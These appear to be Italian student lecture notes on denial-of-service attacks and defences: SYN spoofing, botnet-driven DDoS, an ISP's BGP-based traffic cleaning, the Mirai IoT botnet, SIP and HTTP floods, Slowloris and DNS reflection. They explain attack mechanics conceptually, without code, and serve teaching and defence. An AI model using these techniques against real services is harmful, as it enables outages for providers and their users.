**Figure 7.3 TCP SYN Spoofing Attack**

La differenza con il flooding sta nella dimensione del traffico generato, nel caso di SYN spoofing basta generare un traffico sufficientemente elevato da saturare la tabella delle connessioni TCP del server. Nel caso flooding il traffico dev'essere di dimensioni enormi affinché sia possibile saturare i collegamenti di rete.


Il flooding di messaggi SYN **non entra a far parte** della gestione del congestion control TCP, perché? Perché il congestion control si attiva **a connessione attivata**.

Quindi questo attacco mette in difficoltà il **modulo TCP del sistema destinazione**, ricordiamo che ogni S.O mette un limite sul numero contemporaneo di connessioni disponibili attraverso un **descriptor file**.

## Distributed DoS Attacks

Tutte le tipologie di attacchi DoS viste finora hanno un unico requisito fondamentale, l'attaccante deve generare un volume di traffico sufficiente ed il problema sta nel fatto che un "singolo sistema attaccante" può generare solo un volume limitato di traffico. Questo rende difficile soddisfare il requisito nel caso di organizzazioni di un certo livello.

Il concetto fondamentale qui è "l'unione fa la forza" e per avere un comportamento sincronizzato da tanti nodi ovvero una fase di **comando e controllo** ovvero:



**Figure 7.4 DDoS Attack Architecture**

Abbiamo un target, che è la vittima finale dell'attacco e per arrivarci sfruttiamo una **rete a più livelli**. Le braccia sono comandate da uno o più livelli di command & control, i nodi **zombie** sono nodi che sono ancora upperunning ma ne ho preso il controllo bucandolo e installandoci un software malevolo che esegue operazioni quando richieste.

Quindi per un attacco io ho bisogno di una fase preliminare dove seleziono il mio plotone di esecuzione e poi vi installo un software di attacco, poi da dietro alle quinte mi collego ai nodi e chiedo loro di scatenare un attacco. È chiaro che se riesco a sincronizzare quest'attività la vittima si trova inondata da richieste da più parti di internet, il problema è **maggiorre quanto più mi avvicino al target**.

Un vantaggio degli attacchi DDoS è che non è “necessario” lo spoofing per due ragioni:


- Se la BotNet è enorme sarà difficile risalire al sistema dell'attaccante reale
- La comunicazione all'interno della botnet è crittografata, questo rende difficile risalire all'attaccante

## Distributed DoS Attacks (Slide TIM)

Di seguito è mostrata la tassonomia usata in TIM per gli attacchi DDoS, ce ne sono una parte che usano le vulnerabilità dei vari livelli protocolari ma **non è necessariamente di tipo Distribuito**, ed è quella grigia.

In quelli di sinistra ci sono quelli di più importanza per un ISP.


## Attacchi DDoS



La figura successiva non è troppo differente di quella di prima, il che ci fa capire di come anche a livello teorico la situazione è pressoché la stessa. PoP = Point of presence,

## DDoS ed impatti infrastrutturali


In un attacco **DDoS** (Distributed Denial of Service) un insieme di sistemi viene sfruttato per attaccare un target (una risorsa o un servizio specifico) in modo da renderlo difficilmente accessibile o indisponibile agli utenti legittimi.



In una situazione del genere il provider deve fare fronte a due problemi, il primo è risolvere la problematica nei confronti della vera vittima dell'attacco e la seconda è proteggere tutti quelli che non hanno nulla da vedere con l'attacco, ma sono impattati perché hanno un link in comune con chi server l'attacco.

Come è possibile gestire un'infrastruttura del genere? Si procede ovviamente tramite diversi livelli, dove ho dei servizi di prevenzione e dei servizi avanzati che sono associati alla **capacità di ripulire il traffico**. Quindi se riscontro un problema all'interno di un traffico io non posso filtrarlo tutto perché la quantità di traffico è elevatissima, ma devo installare vicino alla frontiera dei dispositivi che effettuano l'operazione di "lavaggio" dove entra l'aggregato di traffico ed in maniera rapida bisogna identificare ed eliminare i dati malevoli; infine bisogna reindirizzare il traffico sulla strada corretta.


## Protezione da attacchi DDoS – layered protection



Le tecniche per fare queste sono avanzate e settoriali per questo non le vedremo.

**Com'è realizzato un back-bone di TIM?** La struttura è inter-dominio dove abbiamo dei Peering privati e dei PoP, che sono dei nodi di un livello gerarchico inferiore dove innestiamo però diversi collegamenti alla frontiera, ed un autonomous system con il quale abbiamo altri contatti.

## DDoS and traffic anomaly detection in TIM – flow based monitoring




In TIM per realizzare l'operazione di lavaggio vista prima si utilizzando dei dispositivi fatti ad-hoc e funzionano in questa maniera:

- Collettori: raccolgono il traffico


- Nodi di rete: si occupano di analisi attraverso tecniche che cercano di **ottimizzare le prestazioni** senza lavorare con un **ispezione approfondita dei pacchetti**.

### DDoS and traffic anomaly detection in TIM – Arbor SP



La tecnica che vedremo adesso è la **diversion (dirottamento)**, **cleaning** e **reinjection**, il suo funzionamento è come quella che si applica in autostrada quando vi è un ostacolo e vi è la necessità di dirottare il traffico. Lo scenario che ci interessa è quello in cui **un nodo è affaticato per via di un attacco volumetrico**.


### Protezione DDoS Insfrastrutturale at a glance: diversion, cleaning e reinjection



**TIM**

L'operazione di diversion viene attuato attraverso il protocollo **BGP** instanziando delle nuove rotte, se annuncio una nuova rotta i pacchetti cambieranno strada. Nell'immagine abbiamo i tratteggi azzurri che si occupano di questo e forzano i punti di peering a nuovi accordi. A sinistra dell'immagine abbiamo il Security Operation Center (SOC) che nota l'asset attaccato e avvia l'operazione di gestione e modifica della struttura di funzionamento.

L'approccio è di tipo **circuito chiuso** e l'immagine successiva ci mostra i cambiamenti nella rete.



**E TIM**

50

MIRAI

È una rete botnet che viene creata attraverso attacchi IoT; infatti, moltissimi dispositivi compromessi erano telecamere cinesi che avevano un pannello di amministrazione (collegabile via http) che permetteva di ottenerne il controllo. La cosa più interessante è che **non solo si prendeva possesso di una telecamera ma una volta installato il malware** si poteva chiedere di trovare altri dispositivi vulnerabili, all'interno della rete stessa. **Questo approccio è detto di tipo worm.**

### DDoS – “Mirai” una botnet IoT [scenario IoT]

## Internet of Things, combinando

- Networks di “sensori”
  - telecom networks
  - *The Internet*
  - piattaforme di Cloud Computing



può realmente **percepire, conoscere, influenzare e controllare** il mondo fisico.

Il codice dell'intera botnet è stato rilasciato come openSource su GitHub e quindi adesso è divenuto un importante caso di studio.

## DDoS – “Mirai” una botnet IoT [scenario IoT]

I dispositivi IoT stanno diventando un obiettivo comodo per i cyber-attack

(da Internet Security Trend report by Nexus guard)

- 1 IoT devices run an embedded or stripped-down version of the familiar Linux operating system. Malware can easily be compiled for the target architecture (mostly ARM, MIPS, x86)
- 2 If they are internet-accessible, they most likely have total access to the internet without bandwidth limitations or filtering
- 3 Stripped-down operating system and processing power leaves less room for security features, including auditing, and most compromises go unnoticed by the owners
- 4 To save engineering time, manufacturers re-use portions of hardware and software in different classes of devices resulting in default passwords and vulnerabilities being shared across device classes and even manufacturers


Non vedremo nel dettaglio tutto il funzionamento della botnet MIRAI, ma possiamo dire che nella sua massima estensione ha avuto come obiettivo uno dei principali fornitori di servizio di DNS chiamato DYNDNS. Quest’ultimo per intenderci fornisce servizi a Facebook, Amazon, Accenture, etc. L’attacco è stato rivolto al DNS perché come abbiamo detto mettiamo in ginocchio Internet senza occupare i nodi.

## DDoS – “Mirai” una botnet IoT [la botnet]

Le caratteristiche principali di Mirai:

- Leverages 60+ factory default passwords
- BusyBox based devices: DVR (Digital Video Recorder), NVR (Network Video Recorder) and IP Camera mainly
- Self-replicating bot (worm-like behavior)
- Telnet brute-force login
- Uses port 23 (by default) for CnC
- Multiple attack vectors including GRE, DNS Water Torture, VSE, ...

- Loader and Bot written in C
- ScanListen and CnC service in Go
- Go-routines + Channels -> CSP
- Scalable, distributed services
- 60+ factory default passwords
- Up to 500 brute attempts per second



Per vedere meglio il funzionamento apre il laboratorio in DSP chiamato Mirai\_Botnet, lo mostra al minuto 1:18:00 della lezione.

## SIP Flood


Prima di parlare dell’attacco dobbiamo comprendere cosa è SIP, non lo abbiamo visto al corso perché riguarda VoIP (Voice over IP) ma giusto per capire di cosa si tratta poi nell’esempio.

SIP (Session Initiation Protocol) è un protocollo usato per applicazioni VoIP (Voice over IP), supponiamo che Alice (su PC) voglia contattare Bob (su telefono):

- Lo user agent di Alice invia INVITE SIP al suo Server Proxy.
- Il server proxy usa un server DNS per ottenere l'indirizzo del server proxy di Bob e gli inoltra la richiesta.
- Il proxy di Bob la manderà all'user agent di Bob, facendogli squillare il telefono.

Si comprende che una semplice richiesta SIP INVITE provoca un processo complesso e dispendioso in termini di risorse. Un attacco SIP Flood è tipico attacco di flooding che consiste nell'inondare di richieste (Sip invite) un Proxy SIP così da renderlo inutilizzabile e allo stesso tempo saturare la rete.

Le query fatte al DNS, in questi casi, sono di tre livelli diversi e di riduzione semantica.



**Figure 7.5 SIP INVITE Scenario**

Le contromisure sono quelle tipiche di un attacco di flooding (AntiSpoofing e limitazione pacchetti)

Un esempio su GitHub viene mostrato a 1:38:00

## HTTP Based Attacks

Gli attacchi su http si dividono in due categorie:

- http flood

Un attacco HTTP Flood è un tipico attacco di flooding che consiste nell'inondare di richieste HTTP un Server Web così da renderlo inutilizzabile e allo stesso tempo saturare la rete. È banale ed è semplice da contrastare, infatti basta una buona strategia come quella di utilizzare delle richieste ad una risorsa o file di grandi dimensioni. Difatti il server target dovrà accedere al file sul disco, trasferirlo in memoria, convertirlo in un flusso di pacchetti e poi trasmetterlo

Le contromisure sono quelle tipiche di un attacco di flooding (AntiSpoofing e limitazione pacchetti)

- Slowloris (**LO CHIEDE \*flashback dell'esame by Poziello**)

Per comprendere il funzionamento dell'attacco Slow Loris **bisogna ricordare come il protocollo http gestisce le richieste e le risposte**. In particolare, la specifica HTTP **funziona su TCP** e prevede:

- **La HTTP Request** deve essere composta da un header, una riga vuota(Doppio Carrige Return) e poi il payload (se presente).
- Il server Web dopo aver ricevuto l'header di una richiesta mantiene la connessione attiva e solo dopo aver ricevuto la riga vuota e l'eventuale payload potrà rispondere (se necessario) chiudendo successivamente la connessione.

Un attaccante potrebbe allora inviare una richiesta HTTP “Incompleta”, in cui trasmette periodicamente linee di header senza mai trasmettere la riga vuota, il momento nel quale mandarla è esattamente prima della chiusura della connessione; quest'informazione è disponibile perché all'atto della richiesta sappiamo quand'è il **timeout di TCP**. Così facendo il server web manterrà la connessione “attiva” in attesa della riga vuota (ed eventualmente del payload). Per capire meglio, se non inviasse in modo periodico linee di header, comunque, il server chiuderebbe la connessione per inattività.

L'attacco SlowLoris è un attacco di flooding basato sull'invio di numerose richieste HTTP “Incomplete”, con l'obiettivo di salutare la capacità del Server Web nell'accettare nuove connessioni.

**Il motivo per cui Slowloris è così “importante” è che di fatto fa richieste HTTP legittime** (fatte in modo sbagliato) e non malevoli per cui è difficile da essere rilevato dagli IDS.

Una possibile contromisura è la tecnica del **Delayed Binding**, che consiste nel demandare ad un load balancer la prima gestione delle richieste in arrivo: al server saranno mandate solo quelle che comprendono la riga vuota e le incomplete saranno scartate.


Ad 1:45:50 vi è un esempio di funzionamento di SlowLoris tramite DSP.

## Attacchi di tipo Riflessione/Amplificazione

Gli attacchi di tipo Reflection e Amplification analogamente ai DDoS utilizzano “multipli sistemi” per fare l'attacco ma si differenziano poiché i sistemi non sono compromessi (ad esempio tramite malware) bensì sono sistemi “sani”. Vediamo un esempio:

Nel riquadro in basso a destra abbiamo una situazione paradossale, l'attaccante con indirizzo IP: a.b.c.d effettua una query al DNS sulla porta 53 ma **la manda attraverso un indirizzo IP spoofing, la cosa divertente è che usa la porta 7 adibita al servizio Echo su UDP**.

Perché è simpatico? Il server riceve la richiesta e risponde all'indirizzo vittima, ma il servizio echo si occupa di ripetere il messaggio e sfruttando la caratteristica del protocollo DNS (non avere una distinzione tra richiesta e risposta) potrebbe far sì che il server risponda nuovamente andando in loop.



